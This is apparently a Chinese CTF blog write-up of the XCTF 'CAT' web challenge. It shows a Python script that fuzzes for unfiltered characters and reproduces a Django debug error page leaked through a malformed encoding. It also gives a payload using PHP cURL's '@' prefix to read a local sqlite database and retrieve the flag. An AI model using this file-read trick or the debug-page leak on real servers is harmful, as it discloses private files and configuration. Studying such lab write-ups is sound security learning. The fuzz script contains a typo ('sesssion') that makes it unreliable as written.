

XCTF 进阶区 CAT

原创

YenKoc 于 2019-12-05 00:12:29 发布 178 收藏

分类专栏: [XCTF](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/YenKoc/article/details/103396648>

版权




[XCTF 专栏收录该内容](#)

26 篇文章 2 订阅


订阅专栏

这题脑洞是真的大, 讲道理




看到这个, 先尝试了一下命令拼接, 发现字符被过滤了应该。fuzz一下看看, 有哪些字符还没被过滤了

```
import requests
dictory=["!", "@", "#", "$", "%", "^", "&", "*", "(", ")", "[", "]", "?", "<", ">", ",", ".", "/", "'", ":", "|", "\\", "\\", ":", ""]
session = requests.session()
for i in range(0, len(dictory)-1):
    response = sesssion.get("http://111.198.29.45:30710/index.php?url="+dictory[i])
    if "Invalid URL" not in response.text:
        print(dictory[i])
```



0x02

之后没思路，后面看了师傅的wp才知道，从url编码入手了，直接宽字节走起。



```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta http-equiv="content-type" content="text/html; charset=utf-8">
  <meta name="robots" content="NONE,NOARCHIVE">
  <title>UnicodeEncodeError at /api/ping</title>
  <style type="text/css">
    html * { padding:0; margin:0; }
    body * { padding:10px 20px; }
    body * * { padding:0; }
    body { font:small sans-serif; }
    body>div { border-bottom:1px solid #ddd; }
    h1 { font-weight:normal; }
    h2 { margin-bottom:.8em; }
    h2 span { font-size:80%; color:#666; font-weight:normal; }
    h3 { margin:1em 0 .5em 0; }
    h4 { margin:0 0 .5em 0; font-weight: normal; }
    code, pre { font-size: 100%; white-space: pre-wrap; }
    table { border:1px solid #ccc; border-collapse: collapse; width:100%; background:white; }
    tbody td, tbody th { vertical-align:top; padding:2px 3px; }
    thead th {
      padding:1px 6px 1px 3px; background:#fefefe; text-align:left;
      font-weight:normal; font-size:11px; border:1px solid #ddd;
    }
    tbody th { width:12em; text-align:right; color:#666; padding-right:.5em; }
    table.vars { margin:5px 0 2px 40px; }
    table.vars td, table.req td { font-family:monospace; }
```

<https://blog.csdn.net/YenKoc>

报错了，而且报错信息是html，把这串html代码，弄成本地文件看看

UnicodeEncodeError at /api/ping

'gbk' codec can't encode character u'\ufffd' in position 0: illegal multibyte sequence

```
Request Method: POST
Request URL: http://127.0.0.1:8000/api/ping
Django Version: 1.10.4
Exception Type: UnicodeEncodeError
Exception Value: 'gbk' codec can't encode character u'\ufffd' in position 0: illegal multibyte sequence
Exception Location: /opt/api/dnsapi/utlis.py in escape, line 9
Python Executable: /usr/bin/python
Python Version: 2.7.12
Python Path: ['/opt/api',
              '/usr/lib/python2.7',
              '/usr/lib/python2.7/plat-x86_64-linux-gnu',
              '/usr/lib/python2.7/lib-tk',
              '/usr/lib/python2.7/lib-old',
              '/usr/lib/python2.7/lib-dynload',
              '/usr/local/lib/python2.7/dist-packages',
              '/usr/lib/python2.7/dist-packages']
Server time: Wed, 4 Dec 2019 16:05:54 +0000
```

Unicode error hint

The string that could not be encoded/decoded was: ◆

Traceback [Switch to copy-and-paste view](#)

```
/usr/local/lib/python2.7/dist-packages/django/core/handlers/exception.py in inner
99.     response = get_response(request)
    Local vars

/usr/local/lib/python2.7/dist-packages/django/core/handlers/base.py in _get_response
187.     response = self.process_exception_by_middleware(e, request)
    Local vars

/usr/local/lib/python2.7/dist-packages/django/core/handlers/base.py in _get_response
185.     response = wrapped_callback(request, *callback_args, **callback_kwargs)
    Local vars

/opt/api/dnsapi/utlis.py in wrapper
21.     return f(*args, **kwargs)
```

<https://blog.csdn.net/YenKoc>

找到了数据库的信息

DATABASES

```
{'default': {'ATOMIC_REQUESTS': False,
             'AUTOCOMMIT': True,
             'CONN_MAX_AGE': 0,
             'ENGINE': 'django.db.backends.sqlite3',
             'HOST': '',
             'NAME': '/opt/api/database.sqlite3',
             'OPTIONS': {},
             'PASSWORD': u'*****',
             'PORT': '',
             'TEST': {'CHARSET': None,
                      'COLLATION': None,
                      'MIRROR': None,
                      'NAME': None},
             'TIME_ZONE': None,
             'USER': ''}}
```

<https://blog.csdn.net/YenKoc>

```
-----
'NAME': '/opt/api/database.sqlite3',
'OPTIONS': {}
```

这里骚的是php CURLOPT_SAFE_UPLOAD 如果加上@的话, 会当成绝对路径, 来读取文件, 刚好@字符没被过滤。

111.198.29.45:47762/index.php?url=@/opt/api/database.sqlite3

京东商城

\x00\x00\x00\x00\x1c\x01\x02AWHCTF {yoooo_Such_A_GOOD_@} \n'</pre></td>

结束